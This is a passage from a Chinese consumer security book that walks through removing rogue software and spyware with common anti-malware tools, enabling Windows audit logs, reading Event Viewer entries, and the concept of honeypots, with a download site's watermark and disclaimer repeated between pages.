一般反病毒软件中都带有防范网页恶意代码的功能，例如瑞星卡卡上网安全助手中的【上网防护】功能，就包括【不良网站访问防护】、【IE 防漏墙】、【木马下载拦截】等功能，如图 10-17 所示。启用这些功能，用户访问具有恶意代码的网页时，就会主动进行提示和拦截，防止恶意代码利用 ActiveX 进行下载和执行危险的命令。



图 10-17 上网防护功能

6. 使用专用工具进行防疫

现在网络上有很多专门用于对付流氓软件和间谍软件的工具，而且这些工具一般都具有免疫功能，即针对已知的流氓软件和间谍软件修改注册表相应项，使相应的流氓软件和间谍软件不能自动下载和安装，从而保证用户系统的安全、稳定。

10.1.3 用超级兔子清除流氓软件

超级兔子系统检测可以诊断一台计算机系统的 CPU、显卡、硬盘的速度，由此检测计算机的稳定性及速度，还具有磁盘修复及键盘检测功能。超级兔子进程管理器具有网络、进程、窗口查看方式，同时超级兔子网站提供大多数进程的详细信息，是国内最大的进程库。

超级兔子安全助手能隐藏磁盘，加密文件，超级兔子系统备份是国内唯一能完整保存 Windows XP/2003/Vista 注册表的软件，彻底解决系统上的问题。用户使用超级兔子中的【超级兔子 IE 修复专家】、【超级兔子清理王】模块可以将系统的恶意插件清除。

跟着做：使用超级兔子清除流氓软件

01 安装好超级兔子后，双击桌面上的【超级兔子】图标即可启动该程序，并进入其操作界面，如图 10-18 所示。

02 单击主界面上的【清除垃圾，卸载软件】超链接，即可启动【超级兔子清理王】模块，如图 10-19 所示。

03 单击窗口左侧的【专业卸载】超链接，则进入【专业卸载】操作界面，如图 10-20 所示。

04 选取需要清除的流氓软件，单击【下一步】按钮，系统即可将所选软件卸载，如图 10-21 所示。

05 在超级兔子主界面上单击【修复 IE，检测危险程式】超链接，进入【超级兔子 IE 修复专家】操作界面，如图 10-22 所示。

06 单击界面左侧的【一键修复 IE 系统】超链接，系统开始清除已知的恶意程序和木马，如图 10-23 所示。

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。



图 10-18　超级兔子主界面



图 10-19　【超级兔子清理王】界面



图 10-20　【专业卸载】界面



图 10-21　成功卸载



图 10-22　【超级兔子 IE 修复专家】操作界面



图 10-23　开始清除恶意程序和木马

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

07 单击界面左侧的【全面修复 IE】超链接，则用户可以在显示的如图 10–24 所示界面中选取需要修复的项目，单击【下一步】按钮，系统开始全面修复 IE 系统。

小技巧 利用超级兔子的【超级兔子 IE 修复专家】可以清除已知的恶意程序、木马病毒等对象。



图 10-24 选择需要修复的选项

10.1.4 用瑞星卡卡上网安全助手消除流氓软件

瑞星卡卡上网安全助手是一款基于互联网设计的全新反木马软件，拥有木马下载拦截、木马行为判断和拦截、自动在线诊断三大反木马功能，依托瑞星领先的“云安全”（Cloud Security）计划，可有效拦截、防御、查杀各种木马病毒，并能帮助用户自动扫描并修补系统和第三方软件漏洞，优化计算机系统，是广大网民必备的安全软件。

跟着做：用瑞星卡卡上网安全助手消除流氓软件

01 用户可以到瑞星公司网站免费下载、安装卡卡上网安全助手 6.0 版，安装完毕后，双击桌面上的【瑞星卡卡上网安全助手】图标，即可进入其操作界面，如图 10–25 所示。

02 单击左侧窗口的【扫描流氓软件】按钮，系统即可开始扫描系统，并报告扫描结果，如图 10–26 所示。



图 10-25 瑞星卡卡上网安全助手首页界面

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。



图 10-26　流氓软件扫描结果

04 单击左侧窗口中的【漏洞扫描与修复】按钮，系统开始扫描系统漏洞，并给出扫描结果。单击【系统存在漏洞】右侧的【详细信息】超链接，可下载并安装漏洞补丁。

05 单击界面上方的【实时防护】按钮，然后再单击左侧的【本地防护】按钮，用户可以在右侧窗口中启用或关闭 U 盘病毒免疫、自动修复系统漏洞、木马行为判断与拦截等功能，如图 10–28 所示。单击左侧的【上网防护】按钮，用户可以在右侧窗口中启用或关闭不良网站访问防护、IE 防漏墙、木马下载拦截等功能。

06 单击界面上方的【高级工具】按钮，然后再单击左侧的【系统修复】按钮，则系统进行自动检测并给出扫描结果，如图 10–29 所示。选取要修复的项目，单击【修复】按钮，即可将其修复。

03 选取扫描结果中的流氓软件，单击【立即清除】按钮，即可将流氓软件卸载，如图 10–27 所示。



图 10-27　清除流氓软件



图 10-28　设置本地防护功能

07 单击左侧的【启动项管理】按钮，选择【IE 浏览器插件】标签，系统将扫描已经安装的 IE 浏览器插件，并对这些插件进行安全评定，如图 10–30 所示。取消插件名称前复选框的选取，可禁用该插件。

每月及時觀看電子月
就上溜客安全網www.17
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。



图 10-29　系统修复功能



图 10-30　评定 IE 浏览器插件

10.1.5　用金山清理专家清除恶意软件

金山清理专家是一款完全免费的上网安全辅助软件，对流行木马、恶意插件尤为有效，可解决普通杀毒软件不能解决的安全问题。其特点包括永久免费，免费病毒木马查杀，健康指数综合评分系统，查杀恶意软件+超强抢杀技术（Bootclean），互联网可信认证，防网页挂马功能等。

跟着做：使用金山清理专家消除恶意软件

01　安装好软件后，双击桌面上的【金山清理专家】图标，即可进入其操作界面，如图 10–31 所示。



图 10-31　【金山清理专家】界面

02　单击左侧的【实时防护】按钮，可启用或关闭 U 盘防火墙、漏洞防火墙、网页防火墙、系统防火墙等功能，如图 10–32 所示。



图 10-32　开启实时防护功能

03　单击左侧的【健康指数】按钮，再单击【为系统打分】按钮，开始全面扫描系统，并给出健康指数，指出问题所在，如图 10–33 所示。

04　单击左侧的【恶意软件查杀】按钮，可以看到已经查到的恶意软件分类及其数量。单击其中一项，并选取需要清除的项目，如图 10–34 所示。单击【清除选定项】按钮，即可将其卸载。

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。



图 10-33　评定系统



图 10-34　卸载恶意软件

05 单击左侧的【漏洞修复】按钮，开始扫描系统所存在的漏洞，并给出漏洞补丁列表，如图 10–35 所示。选取需要修复的漏洞，单击【修复选中项】按钮，即可开始下载系统补丁并自动安装。

06 单击左侧的【安全百宝箱】按钮，则可打开【金山安全百宝箱】窗口，如图 10–36 所示。用户可以在此修复系统、清理垃圾文件、清除历史痕迹、修复浏览器、进行进程管理、启动项管理等。



图 10-35　系统漏洞及漏洞补丁



图 10-36　【金山安全百宝箱】窗口

10.2　间谍软件防护实战

ASC（反间谍软件联盟）于 2005 年 8 月起草“间谍软件”这一概念，并将“间谍软件和其他潜在的有害技术”如此定义：它能够削弱用户对其使用经验、隐私和系统安全的物质控制能力；使用用户的系统资源，包括安装在计算机上的程序；搜集、使用并散播用户的个人信息或敏感信息等。

10.2.1　间谍软件防护概述

在用户安装某些软件时，捆绑在软件安装程序上的间谍软件就会趁虚而入，在用户的计算机

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

上安家落户，并悄悄地工作，将用户个人信息、消费习惯和用户使用计算机的情况一一记录下来，趁着计算机接入互联网时将这些信息神不知鬼不觉地传送出去。

即使只是想试验一下免费软件，在将这个免费软件删除后，所捆绑的间谍软件还可能继续在计算机上发挥作用。起初，捆绑的间谍软件基本上都是免费软件，但在利益的驱使下，与间谍软件捆绑在一起的软件越来越多，一些公司或者个人甚至利用间谍软件收集用户的敏感资料，并且间谍软件安装到用户计算机上的方法也更加千变万化。

随着反间谍软件的呼声越来越大，间谍软件也隐藏得越来越深，要想有效地检测和清除间谍软件，需要选择一款专业的间谍软件清除工具。

对于间谍软件清除工具而言，检测和清除间谍软件的能力是至关重要的，间谍软件大多以应用程序动态链接库（DLL）捆绑方式运行，或者以浏览器插件的方式安装到浏览器上，一般用户很难发现它们。因此，就需要一款能够从内存、注册表、硬盘上找到它们踪迹的间谍软件清除工具。一款好的间谍软件清除工具，应该能够检测和清除所有类型的间谍软件——无论是出于市场营销和广告为目的而收集用户的个人资料的广告软件，还是记录用户在计算机上的所有操作的键击记录程序，以及特洛伊木马程序，都不应该放过。

间谍软件清除工具依赖间谍软件的特征检测和清除间谍软件，如果不能够准确掌握间谍软件的特征，即使检测到了间谍软件，也不能清除干净，甚至错误地删除文件而引起系统崩溃。另外，间谍软件清除工具的易用性、占用系统资源的多少、是否具备清除 Cookie、禁止浏览器弹出窗口附加功能等都会影响软件的性能。特别是易用性对用户来说非常重要，一款功能强大的软件，如果操作较为困难则很难正确使用它。用户可以根据自己的需要进行选择。

10.2.2 用 Spy Sweeper 清除间谍软件

Spy Sweeper 是一款在国外备受推崇的五星级软件，它能使计算机免受间谍软件的侵害。能够在浏览网页、阅读邮件、下载及安装软件时实时地给予全面的保护，以使计算机系统免受间谍软件的入侵，保护用户的个人隐私等信息。甚至在使用 P2P 软件的时候，Spy Sweeper 也能起到保护作用。

除实时保护外，软件还能通过扫描隔离可疑程序及清除计算机上的木马、广告、键盘记录、系统监控等有害及恶意程序。用户可到网上下载其中文版或汉化版，以方便操作。

跟着做：用 Spy Sweeper 消除间谍软件

01 在安装完毕之后，重新启动计算机，即可加载 Spy Sweeper，双击桌面上的 Webroot AntiVirus 图标，即可进入其操作界面，如图 10-37 所示。

02 单击左侧 Options 按钮，并选择 Sweep 标签，可设置扫描方式，如图 10-38 所示为选择快速扫描方式 Quick Sweep。

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。



图 10-37　Spy Sweeper 操作界面



图 10-38　选择扫描方式

03 若选择 Custom Sweep（自定义扫描方式），则用户可以在下方列表中选择需要扫描的对象，如图 10–39 所示。

04 若单击 Change Settings 超链接，则弹出如图 10–40 所示的对话框，用户可以具体设置扫描或跳过的对象。



图 10-39　自定义扫描方式




图 10-40　设置具体扫描内容

05 单击左侧 Sweep 按钮，再单击主窗口中的下拉按钮，从列表中选择扫描方式，如图 10–41 所示。

06 单击 Start Sweep 按钮，开始扫描，上面显示扫描进度，中间显示扫描当前对象，下面为扫描结果，如图 10–42 所示。



图 10-41　选择扫描方式



图 10-42　扫描进行中

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

07 扫描结束后，系统将显示如图 10-43 所示的界面，其中显示需要清除的对象。



图 10-43　扫描结果

08 单击 Continue 按钮，则显示检测到的对象的危害程度，如图 10-44 所示。单击 Quarantine Selected 按钮，即可将所选对象隔离。



图 10-44　查看检测对象危害程度

09 单击左侧的 Schedule 按钮，则可以创建定时扫描任务，其中包括扫描方式、开始扫描时间等，如图 10-45 所示。




图 10-45　设置定时扫描任务

10 单击左侧的 Shields 按钮，用户可以设置各种对象的防御选项，如图 10-46 所示，使用户在上网过程中及时保护系统。



图 10-46　设置防御选项

10.2.3　通过事件查看器抓住“间谍”

如果用户关心系统的安全，并且想快捷地查找出系统的安全隐患或发生安全问题的原因，就可以通过Windows系统中的事件查看器来发现一些安全问题的苗头及已经植入系统的“间谍”所在。

在 Windows XP 系统中打开事件查看器的操作方法为：单击【控制面板】→【管理工具】，双击【事件查看器】图标，即可打开【事件查看器】窗口，如图 10-47 所示。



图 10-47　【事件查看器】窗口

每月及時觀看電子月刊
就上溜客安全網www.17
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

1. 用事件查看器查获“间谍”实例

由于日志记录了系统运行过程中大量的操作事件，为了方便用户查阅这些信息，采取了编号方式，同一编号代表同一类操作事件。

编号：1524（程序卸载失败，警告）

原因：Windows 系统不能正常卸载类注册文件，原因是还有别的应用程序或服务在使用它。此文件将在不被使用时卸载，类似原因的编号还有 1517 等。如图 10-48 所示。与此同时，还应考虑是否是黑客因权限不够而导致的恶意卸载程序失败。



图 10-48 程序卸载失败

作用：在清除一些程序时，可以快速查出不能卸载的原因，以采取正确的操作方法。

编号：6006（事件日志服务已停用，信息）

原因：系统因关机、重启、崩溃等原因导致日志服务被迫中止。如图 10-49 所示。



图 10-49 日志服务中止

作用：如果用户的服务器在正常不关机的情况下，出现这个事件记录，那么就应该检查是否曾被恶意用户在本地或远程执行了重启操作。但对于个人用户来说出现这个信息则很正常，因为正常关机操作也会出现这个信息。

编号：7001（服务被禁止，错误）

原因：与Computer Browser服务相依的Server服务因一些错误而无法启动。原因可能是已被禁用或与其相关联的设备没有启动。如图10-50所示。



图 10-50 服务被禁止

作用：应检查系统【服务】中的Server等服务是否被关闭，例如有的单机用户为了彻底杜绝默认共享的问题，将Server服务关闭。而当该机进行组建局域网、访问共享资源等操作时，就会因Server服务关闭而出现这类错误。

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

编号：11309（调用文件失败，错误）

原因：读取文件“X:\office”（出错文件路径和名称）时出错。请确认文件是否存在，以及是否能够访问该文件。从安全角度应重视这类事件。

作用：可以快速查知文件调用失败的原因，如是否因权限不够所致等。

编号：6005（事件日志服务已启动，信息）

原因：每次系统启动后，日志服务均会自动启动并记载指定事件。

作用：得知日志服务工作正常与否。

2. 安全日志的启用

安全日志在默认情况下是停用的，但作为维护系统安全中最重要的措施之一，将其开启显然是非常必要的，通过查阅安全日志，可以得知系统是否有被恶意入侵的行为等。

跟着做：启用安全日志

01 打开【运行】对话框，输入“mmc”命令，单击【确定】按钮，打开【控制台】窗口，然后执行【文件】→【添加/删除管理单元】命令，如图 10–51 所示。



图 10-51 【控制台】窗口

02 在打开的【添加/删除管理单元】对话框中单击【添加】按钮，接着在【添加独立管理单元】对话框中选取【组策略对象编辑器】项，如图 10–52 所示。



图 10-52 选择【组策略对象编辑器】项

03 单击【添加】按钮，系统弹出【选择组策略对象】向导对话框，在其中选择【本地计算机】，如图 10–53 所示，并单击【完成】按钮。

04 完成添加操作后，在【控制台】窗口中，依次展开【“本地计算机”策略】→【Windows 设置】→【安全设置】→【本地策略】→【审核策略】选项，如图 10–54 所示。

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。



图 10-53　选择组策略对象



图 10-54　展开【审核策略】选项

05 在右侧窗口中右键单击相应的选项，在其属性对话框中选取【成功】和【失败】复选项即可。例如右击【审核账户管理】项，在显示的快捷菜单中选取【属性】命令，则可打开【审核账户管理 属性】对话框，然后在【本地安全设置】标签卡中选取【成功】和【失败】复选项，如图 10-55 所示。单击【确定】按钮，即可完成操作。此后安全日志将记录该项目的审核结果。



图 10-55　【审核账户管理 属性】对话框

3. 事件查看器的管理

由于日志记录了大量的系统信息，需要占用一定的磁盘空间，如果是个人计算机，则可经常清除日志，以减少磁盘的占用量。如果觉得日志内容比较重要，还可以将其保存到安全的地方。

跟着做：清除或保存日志

01 在【事件查看器】窗口中，右击需要清除的日志，在弹出的快捷菜单中执行【清除所有事件】命令，如图 10-56 所示，即可将该日志记录清除。

小技巧　用户也可以在快捷菜单中选择【属性】命令，在打开的对话框中单击【清除日志】按钮，将该日志记录清除，如图 10-57 所示。



图 10-56　清除日志记录

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。



图 10-57　通过【属性】对话框清除日志

02 在执行【清除日志】命令后，系统将弹出如图 10-58 所示的提示对话框，单击【是】按钮，指定保存路径即可将日志记录保存下来。



图 10-58　保存日志提示信息

03 若在快捷菜单中选取【另存日志文件】命令，同样可以将日志记录保存下来。

10.2.4　微软反间谍专家使用流程

Microsoft Windows Defender 是一款由微软公司开发的免费反间谍软件。它可以帮用户检测及清除一些潜藏在操作系统里的间谍软件及广告软件，保护用户计算机免受间谍软件的威胁及控制，也保障了使用者的安全与隐私。

跟着做：使用 Windows Defender

01 从 Microsoft 公司网站下载并安装 Windows Defender 后，执行【开始】→【程序】→ Windows Defender 命令，进入 Windows Defender 操作界面，如图 10-59 所示。



图 10-59　Windows Defender 操作界面

02 单击工具栏中的【工具】按钮，则显示如图 10-60 所示的界面，用户可以在此进行设置 Windows Defender 选项，查看隔离的项目，设置允许加载的项目等操作。



图 10-60　【工具和设置】界面

03 单击【选项】超链接，则系统进入 Windows Defender 选项设置界面，如图 10-61 所示。用户可以设置自动扫描任务执行的时间，

04 在【工具和设置】界面中单击【软件资源管理器】超链接，用户可以对启动程序、当前运行的程序、网络连接的程序、

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

扫描方式，设置实时防护选项等内容。

【Winsock 服务提供的程序】等对象进行管理，如图 10–62 所示。



图 10-61　设置 Windows Defender 选项



图 10-62　运行程序的管理

05 单击工具栏上【扫描】右侧的下拉按钮，选择扫描方式（快速扫描、完全扫描或自定义扫描），如图 10–63 所示，单击【立即扫描】按钮开始扫描系统。

06 扫描结束后给出扫描报告，用户可以通过【工具和设置】界面中的【隔离的项目】超链接查看扫描出的项目，如图 10–64 所示。



图 10-63　选择扫描方式



图 10-64　查看隔离项目

小技巧 使用 Microsoft Windows Defender（微软反间谍专家），用户可以先查看隔离的项目，确保无误后再进行删除。用户还可以在【允许的项目】中添加允许加载的项目，使 Windows Defender 不再对其进行查杀。

10.2.5　奇虎 360 安全卫士使用流程

奇虎 360 安全卫士是国内最受欢迎的免费安全软件之一，它拥有查杀流行木马，清理恶评及系统插件，管理应用软件，系统实时保护，修复系统漏洞等数个强劲功能，同时还提供系统全面诊断，弹出插件免疫，清理使用痕迹及系统还原等特定辅助功能，并提供对系统的全面诊断报告，方便用户及时定位问题所在，真正为每一位用户提供全方位的系统安全保护。

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

跟着做：使用奇虎 360 安全卫士

01 下载并安装好 360 安全卫士后，双击桌面上的【360 安全卫士】图标，即可进入其操作界面，如图 10–65 所示。



图 10-65　360 安全卫士操作界面

02 当 360 安全卫士首次运行时，将自动对当前系统进行快速扫描，查找出系统所存在的问题，如图 10–66 所示。



图 10-66　检测系统并给出报告

03 选择【查杀流行木马】标签，用户可以查杀当前系统中存在的已知木马程序，如图 10–67 所示。



图 10-67　查杀流行木马

04 扫描结束后，选取需要清除的对象，单击【立即查杀】或【强力查杀】按钮，即可将木马程序清除，如图 10–68 所示。



图 10-68　清除木马程序

05 选择【清理恶评插件】标签，则用户可以扫描当前系统中存在的恶意程序，如图 10–69 所示。选取需要清除的对象，单击【立即清理】按钮将其清除。

06 选择【管理应用软件】标签，则可打开【360 软件管理】窗口，在【开机启动】标签中可以查看和禁止开机加载的程序，如图 10–70 所示。

07 选择【正在运行】标签，可以查看和结束正在运行的程序，如图 10–71 所示。

08 选择【软件卸载】标签，则可以在此卸载不再需要的程序，如图 10–72 所示。

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。



图 10-69　扫描恶意程序



图 10-70　管理开机加载程序



图 10-71　正在运行的程序



图 10-72　卸载不需要的程序

09 在【360 安全卫士】界面中，选择【修复系统漏洞】标签，则可扫描当前系统存在的漏洞，并给出报告，如图 10-73 所示。单击【查看并修复漏洞】按钮，在弹出的窗口中可查看并修复系统漏洞。

10 在【360 安全卫士】的【常用】功能中还有【系统全面诊断】和【清理使用痕迹】等功能，如图 10-74 所示。



图 10-73　存在的系统漏洞



图 10-74　【系统全面诊断】功能

11 在【360 安全卫士】界面中单击【高级】按

12 在【360 安全卫士】界面中单击【保护】按

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

钮，则可以进行修复 IE、启动项管理、进程管理、系统服务管理等多种操作，如图 10–75 所示。



图 10-75　360 安全卫士的高级功能

钮，则可以开启恶评插件入侵拦截、网页防漏及恶意网站拦截等多种实时保护功能，如图 10–76 所示。



图 10-76　360 安全卫士的保护功能

10.3　“蜜罐”的使用

网络中充斥着许许多多水平不等的黑客，虽然计算机用户可以使用防火墙在一定程度上来防范他们的入侵，但是，计算机使用者并不知道黑客在计算机中做些什么。如果设置一个网络陷阱，诱捕黑客，监视黑客的一举一动，那么就可以了解黑客是如何入侵计算机的，而这个陷阱就被称之为“蜜罐”。

10.3.1　“蜜罐”概述

所谓“蜜罐”是一个网络陷阱程序，这个陷阱是针对入侵者而特意设计出来的一些伪造的系统漏洞。这些伪造的系统漏洞，在引诱入侵者扫描或攻击时，就会激活触发报警事件，从而告诉计算机管理员有入侵者到来。

设计“蜜罐”的初衷是让黑客入侵，借此收集证据，同时隐藏真实的服务器地址，因此要求“蜜罐”拥有发现攻击、产生警告、强大的记录能力、欺骗、协助调查等功能。管理员在必要的时候可以根据“蜜罐”收集的证据来起诉入侵者。

1. “蜜罐”的分类

根据管理员的需要，“蜜罐”的系统和漏洞设置要求也不尽相同，“蜜罐”是有针对性的，而不是盲目设置的，因此，就产生了多种多样的“蜜罐”类型。

● 实系统“蜜罐”

实系统“蜜罐”是最真实的“蜜罐”，它运行着真实的系统，并且带着真实可入侵的漏洞，属于最危险的漏洞，但是它记录下的入侵信息往往是最真实的。这种“蜜罐”安装的系统一般都是最初的，没有任何 SP 补丁或打了低版本 SP 补丁，根据管理员的需要也可能补上了一些漏洞，

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

只要值得研究的漏洞还存在即可。

把“蜜罐”连接网络，根据目前的网络扫描频繁度来看，这样的“蜜罐”很快就能吸引到黑客并接受攻击，系统运行着的记录程序会记下入侵者的一举一动，但同时它也是最危险的，因为入侵者每一个入侵都会引起系统真实的反应，例如被溢出、渗透、夺取权限等。

● 伪系统“蜜罐”

伪系统也建立在真实系统基础上，但最大的特点是平台与漏洞非对称性。

众所周知，操作系统不是只有 Windows，还有 Linux、Unix、OS/2、BeOS 等，它们的核心不同，因此会产生的漏洞缺陷也不尽相同。简单地说，就是很少有能同时攻击几种系统的漏洞代码，也许黑客通过 LSASS 溢出漏洞能拿到 Windows 的权限，但是用同样的手法去溢出 Linux 只能徒劳。

根据这种特性，就产生了伪系统“蜜罐”，它利用一些工具程序强大的模仿能力，伪造出不属于自己平台的漏洞，入侵这样的漏洞，只能是在一个程序框架里打转，即使成功渗透，也仍然没有让这种漏洞成立的条件。

实现一个伪系统并不困难，Windows 平台下的一些虚拟机程序、Linux 自身的脚本功能加上第三方工具就能轻松实现，甚至在 Linux/Unix 下还能实时由管理员产生一些根本不存在的漏洞，让入侵者自以为得逞地在里面瞎忙。实现跟踪记录也很容易，只要在后台开着相应的记录程序即可。

这种“蜜罐”的好处在于，它可以最大程度地防止被入侵者破坏，也能模拟不存在的漏洞，甚至可以让一些 Windows 蠕虫攻击 Linux——只要模拟出符合条件的 Windows 特征即可。但是它也存在缺点，因为一个聪明的入侵者只要经过几个回合就会识破伪装，再者，编写脚本不是很简便的事情，除非管理员很有耐心或十分悠闲。

2. “蜜罐”的作用

由以上知识可以了解到“蜜罐”能够起到诱捕黑客、记录黑客入侵信息等功能，除此之外，它还具有以下功能：

● 迷惑入侵者，保护服务器

一般的客户/服务器模式里，浏览者是直接与网站服务器连接的，换句话说，整个网站服务器都暴露在入侵者面前，如果服务器安全措施不够，整个网站数据都有可能被入侵者轻易毁灭。但如果在客户/服务器模式里嵌入“蜜罐”，让“蜜罐”作为服务器角色，真正的网站服务器作为一个内部网络在“蜜罐”上做网络端口映射，这样网站的安全系数就提高了，入侵者即使渗透了位于外部的“服务器”，也得不到任何有价值的资料，因为入侵的是“蜜罐”而已。

虽然入侵者可以在“蜜罐”的基础上跳进内部网络，但那比直接攻下一台外部服务器复杂得多，许多水平不足的入侵者只能望而却步。“蜜罐”也许会被破坏，可是不要忘记了，“蜜罐”本来就扮演着被破坏的角色。因此“蜜罐”不能被设计得漏洞百出。“蜜罐”既然成了内部服务器的保护层，就必须要求它自身足够坚固，否则，整个网站都要拱手送人了。

● 抵御入侵者，加固服务器

入侵与防范一直都是热点问题，而在其间插入一个“蜜罐”环节将会使防范变得有趣。“蜜罐”被设置得与内部网络服务器一样，当一个入侵者费尽力气入侵了“蜜罐”的时候，管理员已

每月及時翻看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

经收集到足够的攻击数据来加固真实的服务器。采用这个策略去布置“蜜罐”，需要管理员配合监视，否则入侵者攻破了第一台，就会去攻击第二台。

● 诱捕网络罪犯

这是一个相当有趣的应用，当管理员发现一个普通的客户/服务器模式网站服务器已经牺牲成“肉鸡”时，如果技术能力允许，管理员会迅速修复服务器。同时企业的管理员会设置一个“蜜罐”模拟出已经被入侵的状态，等待入侵者的再次光临。

